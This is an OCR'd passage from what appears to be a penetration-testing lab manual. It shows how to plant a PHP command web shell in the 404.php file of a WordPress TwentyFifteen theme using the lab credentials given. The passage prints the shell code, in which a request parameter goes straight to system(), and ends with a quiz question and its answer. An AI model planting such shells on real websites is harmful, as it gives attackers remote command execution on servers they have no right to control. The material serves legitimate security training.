
1. Clear the template content and insert the following PHP command shell code:

```
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</p
```

1. After entering the PHP shell code, click **Update File**.



1. Verify that the shell code was successfully saved into the **404.php** file of the **TwentyFifteen** theme. When requested via HTTP GET/POST with a `cmd` parameter, this shell will execute system commands on the host machine.
2. Minimize the web browser. (In Exercise 05.8, DirBuster will be used to locate the exact path to `404.php` on the web server).



This concludes the lab exercise.

IMPORTANT: ❓ **Question 5.7.1.1** On the Parrot Security machine, analyze and demonstrate a security vulnerability in the WordPress web application hosted at `www.cpent.com/wp-login.php` by uploading a custom shell. Use the provided credentials (`mike`/`prince`) to access the site. Modify the WordPress theme file `404.php` to deploy a PHP shell. Identify the theme into which the shell content was uploaded. [!SUCCESS] ✅ **Answer:** **TwentyFifteen**